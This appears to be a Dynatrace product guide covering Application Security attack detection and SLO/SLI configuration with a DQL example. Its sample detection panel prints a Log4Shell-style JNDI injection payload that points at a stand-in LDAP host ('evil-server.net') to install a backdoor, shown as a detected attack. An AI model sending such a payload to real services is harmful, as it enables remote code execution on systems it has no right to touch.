- Helps maintain and improve security hygiene while supporting collaboration across SecOps, SREs, platform, and compliance teams.

**JNDI injection attack**

A-A2C8B128: tomcat*

Public internet exposure
Exposure: Public network



Sensitive data assets
Affected: Reachable




Process group instance
tomcat*x

Vulnerability
JNDI injection at JndiManager.lookup():172

Timestamp
Feb 10 18:13

Source IP
xx.xx.xxx.xxx

Attack path**Entrypoint**

URL
/insecure-bank/login

Code location
org.springframework.security.web.header.HeaderWriterFilter.doFilterInternal(HttpServletRequest, HttpServletResponse, FilterChain):64

Entrypoint function
javax.servlet.ServletRequestWrapper.getParameter(String):158

Payload
HTTP parameter.....username

HTTP parameter value.....\${jndi:ldap://evil-server.net:1390/installbackdoorV2}


Vulnerability

Name
JNDI injection at JndiManager.lookup():172

Code location
org.apache.logging.log4j.core.net.JndiManager.lookup(String):172

Vulnerable function
javax.naming.InitialContext.lookup(String):417

JNDI lookup name
ldap://evil-server.net:1390/installbackdoorV2



Why Dynatrace AppSec Stands Out

Feature	Benefit
AI-Driven Insights	Utilizes the Davis Security Advisor for intelligent prioritization and risk scoring based on execution context.
No False Positives	Detection logic leans on precise runtime data—not just pattern matching—enabling real-time attacks to be caught with high accuracy.
Seamless Runtime Integration	Built into Dynatrace OneAgent—no separate tools or scanners needed. Requires deep monitoring to be enabled.
Full-Stack Visibility	Contextual security insights are integrated with service topology, performance data, logs, and more.
DevSecOps Ready	Supports automated workflows in CI/CD pipelines—e.g., preventing releases if critical vulnerabilities exist.

Getting Started with Application Security

Prerequisites

- Ensure **deep monitoring** is enabled under **Settings** → **Processes and containers** → **Process group monitoring**. For technologies like .NET, Go, and Python, manual deep monitoring may be required.

Step-by-Step Setup

1. **Activate Application Security:** Reach out to your Dynatrace account team or use live chat to enable the module.
2. **Assign Permissions:** Grant “Security Admin” roles to users who need access to vulnerability and attack data.
3. **Enable Functional Modules:**
 - RVA for vulnerability analytics
 - RAP for real-time protection
 - SPM for compliance posture monitoring
4. **Explore the UI:** Navigate to **Security Overview** for a high-level dashboard, and then dive deeper with the **Vulnerabilities**, **Code-Level Vulnerabilities**, and **Attacks** pages.

Maintenance & Governance

- You can **mute** irrelevant vulnerabilities or exclude specific process groups from AppSec monitoring via rules.
- No periodic scans required—monitoring is always active once enabled.
- Export CSV reports, use the API to retrieve vulnerability data, or pin metrics to dashboards to track security posture over time.

SLOs & SLIs

What Are SLIs and SLOs?

- **SLI (Service-Level Indicator):** A measurable metric used to assess service performance—such as success rate, response time, crash-free users, or synthetic test success.
- **SLO (Service-Level Objective):** A target defined over a period (e.g., 95% of requests < 2 seconds). It includes SLIs, a target percentage, and an evaluation period.

Core components include:

- **SLI:** The normalized metric (0–100%)
- **Target:** The performance goal
- **Evaluation period:** The time window the SLO applies to
- **SLO status:** Current percentage performance
- **Error budget:** Remaining room between target and perfect (100% – target)

SLO Insights: Error Budget & Burn Rate

- **Error Budget:** The acceptable deviation—e.g., if target is 95% and current is 98%, error budget = 3%
- **Error Budget Burn Rate:** Indicates the pace of budget consumption. A higher rate signals potential SLA risk.

How to Create SLOs in Dynatrace

Option 1: Use Predefined Templates

Dynatrace offers ready-made SLO templates for common SLI types:

- Service availability
- Service performance (e.g., response time thresholds)
- Host CPU usage
- Synthetic availability, etc.

Steps:

1. Navigate to **Service-Level Objectives** → *Add new SLO*.
2. Select a template.
3. Choose entity scope (services, hosts, etc.), set target, warning levels, and evaluation period.
4. Name the SLO, add description and tags.
5. Save.

Option 2: Define Custom SLO via DQL

Custom SLIs can be defined using DQL (Dynatrace Query Language), offering maximum flexibility.

Example DQL for an Availability SLO:

```
timeseries { total=sum(dt.service.request.count),
failures=sum(dt.service.request.failure_count) }

, by: { dt.entity.service }

| fieldsAdd sli=((total[]-failures[])/total[])*(100)
```

Then set target and evaluation time period.

Visual Dashboard & Management Features

- **SLO Management Page:** Shows overview—status, error budget, burn rate, evaluation period, and open problem count.
- **Dashboard Tiles:** Pin SLOs to dashboards, optionally color-coded based on status.
- **Preview and Clone:** Preview entity scope before creation; clone existing SLOs to reuse definitions.
- **API Support:** SLOs and SLIs can be managed via Dynatrace REST API and automated tools like Terraform.



Key Benefits of the New Grail-powered SLOs

- Enhanced flexibility:** Define SLIs using any data type (logs, spans, biz-events, metrics).
- Advanced filtering:** Supports Segments and tags for granular control.
- Improved visuals:** Highly customizable dashboard tiles with coloring and sizing options.
- Wider integrations:** Seamless integration with other Dynatrace apps and future automation workflows.

Summary Table

Feature	What It Offers
Templates & DQL	Quick SLO creation or highly customized SLIs via DQL
Error Budget & Burn Rate	Proactive metrics to manage reliability risk
Dashboard Tiles	Visual representation and color-coded SLO status
Scalability & Automation	API/Monaco/Terraform support for SLO management
Flexible Inputs	SLIs based on logs, metrics, events via Grail and DQL

